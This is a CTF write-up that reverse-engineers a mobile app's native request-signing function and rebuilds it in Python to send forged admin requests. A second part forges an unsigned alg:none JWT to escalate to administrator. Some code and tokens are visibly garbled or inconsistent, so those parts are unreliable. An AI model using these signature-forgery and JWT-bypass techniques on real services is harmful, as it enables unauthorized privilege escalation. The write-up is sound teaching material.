Beginner note: a request signature is a fingerprint of a request. The server recomputes the fingerprint on its side and only accepts the request if the fingerprints match. If the signing algorithm is hidden in the client, reverse engineering can rebuild it.

Step 1: Find the starting point

Rather than reading the whole library at once, I started from what happens when the challenge button is pressed. The `submitChallenge()` method builds the request body `{"username":"admin"}` and calls `computeSignature("POST", "/api/check", body)`. That made `computeSignature` the clear target.

```
aroh3006@Arrow3006:~/apk_unzip$ sed -n '104,129p' ~/fam_output/sources/com/ctf/fam/MainActivity.java
private final void submitChallenge() {
    Spinner spinner = this.spinnerUsername;
    TextView textView = null;
    if (spinner == null) {
        Intrinsics.throwUninitializedPropertyAccessException("spinnerUsername");
        spinner = null;
    }
    String username = spinner.getSelectedItem().toString();
    String body = "{\"username\":\"" + username + "\"}";
    String sig = computeSignature("POST", "/api/check", body);
    Log.d(TAG, "ch4 sending: body=" + body + " sig=" + sig);
    TextView textView2 = this.tvResponse;
    if (textView2 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("tvResponse");
        textView2 = null;
    }
    textView2.setText("sending...");
    TextView textView3 = this.tvResponse;
    if (textView3 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("tvResponse");
    } else {
        textView = textView3;
    }
    textView.setVisibility(0);
    ThreadStk.thread((21 & 1) != 0, (21 & 2) != 0 ? false : false, (21 & 4) != 0 ? null : null, (21 & 8) != 0 ? null : null, (21 & 16) != 0 ? -1 : 0, new C00581("/api/check", sig, this, body));
}
aroh3006@Arrow3006:~/apk_unzip$ |
```

Locating submitChallenge and the computeSignature call in the decompiled code

Step 2: Disassemble computeSignature

I disassembled the native `computeSignature` function and studied its structure piece by piece.

`objdump -d libfam.so | grep -A 400 "computeSignature"`

```

aroh3006@Arrow3006:~/apk_unzip$ objdump -s --start-address=0x32d0 --stop-address=0x32f0 ./lib/x86_64/libfam.so
./lib/x86_64/libfam.so:      file format elf64-x86-64

Contents of section .rodata:
 32d0 6e746564 00726278 007c006c 6962756e  nted.rbx.|.libun
 32e0 77696e64 3a206d61 6c666f72 6d656420  wind: malformed
aroh3006@Arrow3006:~/apk_unzip$

```

Disassembling the native computeSignature function

The algorithm combined a canonical request string with several well-known building blocks:

- A canonical string built as `POST|/api/check|{"username":"admin"}.`
- The same 19-byte XOR key seen in Challenge 3, applied per input byte.
- Four 64-bit internal state values used as starting seeds.
- The fmix64 finalizer from MurmurHash3 (using constants `0xff51afd7ed558ccd` and `0xc4ceb9fe1a85ec53`).
- An FNV-1a hash (offset `0xcbf29ce484222325`, prime `0x10000001b3`).
- A final mixing step and an output formatted as four 64-bit values in hexadecimal, giving a 64-character signature.

```

aroh3006@Arrow3006: ~/apk  ×  +  ∨

aroh3006@Arrow3006:~/apk_unzip$ objdump -d --start-address=0x6950 --stop-address=0x6ad5 ./lib/x86_64/libfam.so
./lib/x86_64/libfam.so:      file format elf64-x86-64

Disassembly of section .text:
0000000000006950 <_ZN7_JNIEnv21ReleaseStringUTFCharsEP8_jstringPKc@@Base+0xa0>:
6950:  89 45 e8                mov     %eax, -0x18(%rbp)
6953:  48 b8 25 23 22 84 e4    movabs $0xcbf29ce484222325, %rax
695a:  9c f2 cb                jnc     f2 cb
695d:  48 89 85 68 ff ff ff   mov     %rax, -0x98(%rbp)
6964:  48 c7 85 60 ff ff ff   movq    $0x0, -0xa0(%rbp)
696b:  00 00 00 00
696f:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6976:  48 89 85 30 ff ff ff   mov     %rax, -0xd0(%rbp)
697d:  48 8b bd 70 ff ff ff   mov     -0x90(%rbp), %rdi
6984:  e8 87 09 00 00         call    7310 <_ZN7_JNIEnv21SetObjectArrayElementEP13_jobjectArrayIP8_jobject@@Base+0x90>
6989:  48 89 c1                mov     %rax, %rcx
698c:  48 8b 85 30 ff ff ff   mov     -0xd0(%rbp), %rax
6993:  48 39 c8                cmp     %rcx, %rax
6996:  0f 83 50 01 00 00     jae     <_ZN7_JNIEnv21ReleaseStringUTFCharsEP8_jstringPKc@@Base+0x23c>
699c:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
69a3:  b9 13 00 00 00        mov     $0x13, %ecx
69a8:  31 d2                  xor     %edx, %edx
69aa:  48 f7 f1                div     %rcx
69ad:  48 bd 05 3c cb ff ff   lea     -0x34c4(%rip), %rax          # 34f0 <Java_com_ctf_fam_MainActivity_getSecretFromNative@@Base-0x2de0>
69b4:  0f b6 04 10            movzbl  (%rax,%rdx,1), %eax
69b8:  35 aa 00 00 00        xor     $0xaa, %eax
69bd:  88 85 5f ff ff ff     mov     %al, -0xa1(%rbp)
69c3:  48 8b bd 70 ff ff ff   mov     -0x90(%rbp), %rdi
69ca:  48 8b b5 60 ff ff ff   mov     -0xa0(%rbp), %rsi
69d1:  e8 8a 09 00 00         call    7360 <_ZN7_JNIEnv21SetObjectArrayElementEP13_jobjectArrayIP8_jobject@@Base+0xe0>
69d6:  0f b6 00              movzbl  (%rax), %eax
69d9:  0f b6 8d 5f ff ff ff   movzbl  -0xa1(%rbp), %ecx
69e0:  31 c8                  xor     %ecx, %eax
69e2:  48 98                  cltq
69e4:  48 89 85 50 ff ff ff   mov     %rax, -0xb0(%rbp)
69eb:  48 8b 8d 50 ff ff ff   mov     -0xb0(%rbp), %rcx
69f2:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
69f9:  48 03 e9 03            and     $0x3, %rax
69fd:  48 03 e5 c5 d0        xor     -0x30(%rbp, %rax, 8), %rcx
6a02:  48 89 4c c5 d0        mov     %rcx, -0x30(%rbp, %rax, 8)
6a07:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a0e:  48 83 e9 03            and     $0x3, %rax
6a12:  48 8b 4c c5 d0        mov     -0x30(%rbp, %rax, 8), %rcx
6a17:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a1e:  48 83 c0 01            add     $0x1, %rax
6a22:  48 83 e9 03            and     $0x3, %rax
6a26:  48 03 4c c5 d0        add     -0x30(%rbp, %rax, 8), %rcx
6a2b:  48 89 4c c5 d0        mov     %rcx, -0x30(%rbp, %rax, 8)
6a30:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a37:  48 83 c0 02            add     $0x2, %rax
6a3b:  48 83 e9 03            and     $0x3, %rax
6a3f:  48 8b 7c c5 d0        mov     -0x30(%rbp, %rax, 8), %rdi
6a44:  e8 47 09 00 00         call    7390 <_ZN7_JNIEnv21SetObjectArrayElementEP13_jobjectArrayIP8_jobject@@Base+0x110>
6a49:  48 89 c1                mov     %rax, %rcx
6a4c:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a53:  48 83 c0 02            add     $0x2, %rax
6a57:  48 83 e9 03            and     $0x3, %rax
6a5b:  48 89 4c c5 d0        mov     %rcx, -0x30(%rbp, %rax, 8)
6a60:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a67:  48 83 c0 01            add     $0x1, %rax
6a6b:  48 83 e9 03            and     $0x3, %rax
6a6f:  48 b9 95 0a 22 27 b7   movabs $0x517cc1b727220a95, %rcx
6a76:  c1 7c 51
6a79:  48 0f af 4c c5 d0     imul    -0x30(%rbp, %rax, 8), %rcx
6a7f:  48 8b 85 60 ff ff ff   mov     -0xa0(%rbp), %rax
6a86:  48 83 c0 03            add     $0x3, %rax
6a8a:  48 83 e9 03            and     $0x3, %rax
6a8e:  48 33 4c c5 d0        xor     -0x30(%rbp, %rax, 8), %rcx
6a93:  48 89 4c c5 d0        mov     %rcx, -0x30(%rbp, %rax, 8)
6a98:  48 8b bd 70 ff ff ff   mov     -0x90(%rbp), %rdi
6a9f:  48 8b b5 60 ff ff ff   mov     -0xa0(%rbp), %rsi
6aa6:  e8 b5 00 00 00         call    7360 <_ZN7_JNIEnv21SetObjectArrayElementEP13_jobjectArrayIP8_jobject@@Base+0xe0>
6aab:  0f b6 00              movzbl  (%rax), %eax
6aae:  48 33 85 68 ff ff ff   xor     -0x98(%rbp), %rax
6ab5:  48 89 85 68 ff ff ff   mov     %rax, -0x98(%rbp)
6abc:  48 b8 b3 01 00 00 00   movabs $0x100000001b3, %rax
6ac3:  01 00 00
6ac5:  48 0f af 85 68 ff ff   imul    -0x98(%rbp), %rax
6acd:  ff
6ace:  48 89 85 68 ff ff ff   mov     %rax, -0x98(%rbp)

```

Identifying the constants, states, and hashing building blocks in the assembly

Step 3: Rebuild the algorithm in Python

I translated everything into a Python script that computes the signature for the admin request body.

```

7390:    55                push    %rbp
7391:    48 89 e5          mov     %rsp,%rbp
7394:    48 89 7d f8       mov     %rdi,-0x8(%rbp)
7398:    48 8b 45 f8       mov     -0x8(%rbp),%rax
739c:    48 c1 e8 21       shr     $0x21,%rax
73a0:    48 33 45 f8       xor     -0x8(%rbp),%rax
73a4:    48 89 45 f8       mov     %rax,-0x8(%rbp)
73a8:    48 b8 cd 8c 55 ed d7 movabs  $0xff51afd7ed558ccd,%rax
73af:    af 51 ff
73b2:    48 0f af 45 f8     imul    -0x8(%rbp),%rax
73b7:    48 89 45 f8       mov     %rax,-0x8(%rbp)
73bb:    48 8b 45 f8       mov     -0x8(%rbp),%rax
73bf:    48 c1 e8 21       shr     $0x21,%rax
73c3:    48 33 45 f8       xor     -0x8(%rbp),%rax
73c7:    48 89 45 f8       mov     %rax,-0x8(%rbp)
73cb:    48 b8 53 ec 85 1a fe movabs  $0xc4ceb9fela85ec53,%rax
73d2:    b9 ce c4
73d5:    48 0f af 45 f8     imul    -0x8(%rbp),%rax
73da:    48 89 45 f8       mov     %rax,-0x8(%rbp)
73de:    48 8b 45 f8       mov     -0x8(%rbp),%rax
73e2:    48 c1 e8 21       shr     $0x21,%rax
73e6:    48 33 45 f8       xor     -0x8(%rbp),%rax
73ea:    48 89 45 f8       mov     %rax,-0x8(%rbp)
73ee:    48 8b 45 f8       mov     -0x8(%rbp),%rax
73f2:    5d                pop     %rbp
73f3:    c3                ret

```

First Python reconstruction of the signing algorithm

Step 4: First attempt fails

Sending the first computed signature returned an error, which is a normal part of reverse engineering. The failure was useful evidence that one small detail was wrong.

```

curl -i -X POST "https://ctf.fampay.co/api/check" \
-H "Content-Type: application/json" \
-H "X-Signature: 2c64c639cabe5382ccd9fe4681277a84a05b00ea3d4d1443f685681298952188" \
-d '{"username":"admin"}'

```

The server replied:

```

HTTP/2 401
{ "error": "X-Signature verification failed" }

```

```

aroh3006@Arrow3006:~/apk_unzip$ objdump -s --start-address=0x3200 --stop-address=0x3230 ./lib/x86_64/libfam.so
./lib/x86_64/libfam.so:      file format elf64-x86-64

Contents of section .rodata:
 3200 00786d6d 31320078 6d6d3134 00253031  .xmm12.xmm14.%01
 3210 366c6c78 25303136 6c6c7825 3031366c  6llx%016llx%016l
 3220 6c782530 31366c6c 7800756e 73757070  lllx%016llx.unsupp
aroh3006@Arrow3006:~/apk_unzip$ |

```

The first signature attempt failing with HTTP 401

Step 5: Find and fix the mistake

Going back to the assembly, I compared exactly which byte each operation consumed. Each input byte is transformed as:

```

key_byte = KEY_DATA[i % 19] XOR 0xAA
mixed_byte = input_byte XOR key_byte

```

The internal states correctly used `mixed_byte`, but my FNV-1a step had mistakenly used the original `input_byte`. The native code actually feeds the transformed `mixed_byte` into FNV-1a as well.

```

# incorrect
fnv ^= byte

# correct
fnv ^= mixed_byte

```

This one-line change completely changed the final signature, a reminder that in a custom algorithm the exact input to every operation matters.

```

aroh3006@Arrow3006:~/apk_unzip$ python3 - <<'PY'
MASK = 0xFFFFFFFFFFFFFFFF

KEY_DATA = bytes.fromhex(
    "ecebe7f5d999c9d899def5c199d3f5989a989c"
)

STATE_BYTES = bytes.fromhex(
    "4201bb072e27626c"
    "8dc595627521b862"
    "d4ffc34d6b5da434"
    "7aa23764b0e9971c"
)

state = [
    int.from_bytes(STATE_BYTES[i:i+8], "little")
    for i in range(0, 32, 8)
]

def fmix64(x):
    x &= MASK
    x ^= x >> 33
    x = (x * 0xff51afd7ed558ccd) & MASK
    x ^= x >> 33
    x = (x * 0xc4ceb9fe1a85ec53) & MASK
    x ^= x >> 33
    return x & MASK

def compute_signature(method, path, body):
    data = f"{method}|{path}|{body}".encode()

    st = state.copy()
    PYint(signature)signature:")dy}")thod, path, body)]]K
Canonical string:
POST|/api/check|{"username":"admin"}

Final signature:
2c64c639cabe5382ccd9fe4681277a847ef6be05f7b3aefdf685681298952188

```

Correcting the FNV-1a step to use the transformed byte

The corrected script produced:

```

Canonical string: POST|/api/check|{"username":"admin"}
Final signature: 2c64c639cabe5382ccd9fe4681277a847ef6be05f7b3aefdf685681298952188

```

Step 6: Send the correctly signed request

```

curl -i -X POST "https://ctf.fampay.co/api/check" \
-H "Content-Type: application/json" \
-H "X-Signature: 2c64c639cabe5382ccd9fe4681277a847ef6be05f7b3aefdf685681298952188" \
-d '{"username":"admin"}'

```

This time the server accepted it:

```

HTTP/2 200
{
  "flag": "FAM{x_s1gn4tur3_r3v3rs3d_n1c3ly}",
  "message": "Welcome, admin."
}

```

```
aroh3006@Arrow3006:~/apk_unzip$ curl -i -X POST "https://ctf.fampay.co/api/check" -H "Content-Type: application/json" -H "X-Signature: 2c64d639cabe5382ccd9fe4681277a847ef6be05f7b3aefdf685681298952188" -d '{"username":"admin"}'
HTTP/2 200
date: Sat, 11 Jul 2026 11:32:25 GMT
content-type: application/json
content-length: 74
server: cloudflare
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
referrer-policy: strict-origin-when-cross-origin
cf-cache-status: DYNAMIC
cf-ray: a1977cc85d3a7fa8-BLR

{"flag": "FAM{x_s1gn4tur3_r3v3rs3d_n1c3ly}", "message": "Welcome, admin."}aroh3006@Arrow3006:~/apk_unzip$
```

The corrected signed request returning HTTP 200 and the flag

Flag

Challenge 4 flag: FAM{x_s1gn4tur3_r3v3rs3d_n1c3ly}

What this challenge teaches

A signing algorithm hidden inside the client is not a secret. With patience it can be rebuilt exactly. Real request integrity has to rely on a secret that stays on the server, never shipped inside the app.

Challenge 5 - THE VAULT DOOR

Category: Web Application Security / JWT Authentication Bypass / Privilege Escalation | **Points:** 350

The idea behind the challenge

The challenge presented NexaVault, an internal credential portal. Anyone could create a normal account, but only administrators could open the Vault. The hint was: not all secrets are meant to be strong. The goal was to escalate a normal account into an administrator account.


Beginner note: many web apps remember who you are using a JSON Web Token (JWT). A JWT has three parts separated by dots: header, payload, and signature (**HEADER.PAYLOAD.SIGNATURE**). The payload stores claims such as your username and role. The signature is supposed to stop you from editing those claims. A famous flaw is when a server accepts an unsigned token whose header says the algorithm is none.

Step 1: Create a normal account and observe the app

Before attacking anything, I registered a normal account to see what a low-privileged user can and cannot do. This is called establishing a baseline.

```
Username: arohmaurya
Password: ctf123
```

After logging in, the dashboard showed an access level of USER. Normal resources were available, but the Admin Vault was marked Admin only.




The normal user dashboard with USER access and the Admin Vault locked

Step 2: Inspect the cookies with browser developer tools

I opened the browser developer tools (F12) and looked under Application, then Storage, then Cookies. Two cookies existed: `session` and `nx_access` . The `nx_access` value had the recognisable three-part shape of a JWT.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhcm9obWF1cn1hIiwicm9sZSI6InVzZXIiLCJ0IjE9IiwiaWF0IjE5OTX06j1pA3JF_4
```



The nx_access JWT and session cookie in developer tools


Step 3: Decode and understand the JWT

Decoding the first two parts revealed the header and payload:

```
// header
{ "alg": "HS256", "typ": "JWT" }

// payload
{ "sub": "arohmaurya", "role": "user" }
```

The key claim was `"role": "user"`. If I could change that to `"role": "admin"` and have the server accept it, I would become an administrator. Normally the signature prevents this, so the next step was to test whether the server would accept an unsigned token.



Decoded JWT header and payload showing the user role

Step 4: Forge an unsigned admin token (alg none)

I built a new token where the header algorithm is none and the role is admin, with an empty signature.

```
import base64, json

header = {"alg": "none", "typ": "JWT"}
payload = {"sub": "arohmaurya", "role": "admin"}

def encode(data):
    return base64.urlsafe_b64encode(
        json.dumps(data, separators=(",", ":")).encode()
    ).rstrip(b"=").decode()

token = encode(header) + "." + encode(payload) + "."
print(token)
```

Notice the token ends with a dot and has no signature. The result was:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhcm9obWF1cnlhIiwicm9sZSI6ImFkbWluIn0.
```

```

aroh3006@Arrow3006:~/apk_unzip$ python3 - <<'PY'
import base64
import json

header = {"alg":"none","typ":"JWT"}
payload = {"sub":"arohmaurya","role":"admin"}

def encode(data):
    return base64.urlsafe_b64encode(
        json.dumps(data, separators=(",", ":")).encode()
    ).rstrip(b"=").decode()

token = encode(header) + "." + encode(payload) + "."

print("Forged alg:none Admin JWT:")
print(token)
PY
Forged alg:none Admin JWT:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJhcm9obWF1cnlhIiwicm9sZSI6ImFkbWluIn0.
aroh3006@Arrow3006:~/apk_unzip$ |

```

Terminal output of the forged alg none administrator JWT


Step 5: Replace the cookie and gain admin access

Back in the developer tools, I replaced only the `nx_access` cookie with the forged token, keeping the `session` cookie intact, then refreshed the page. The access level changed from USER to ADMIN, and the Admin Vault changed from Admin only to Granted.

The screenshot shows the NexaVault dashboard interface. The user 'arohmaurya' is logged in as 'ADMIN'. The dashboard includes a sidebar menu with 'Overview', 'Profile', 'Documents', 'Vault', and 'Sign out'. The main content area shows 'Overview' with 'ACCESS LEVEL' set to 'ADMIN' (Assigned at account creation), 'DOCUMENTS' count of 24, 'ACTIVE SESSIONS' of 1, and 'ALERTS' of 3. The 'RESOURCE ACCESS' section shows 'Document Store', 'Analytics Dashboard', 'CI/CD Pipelines', and 'Admin Vault' all with 'Granted' access. The developer tools on the right show the 'Application' tab with a table of cookies:

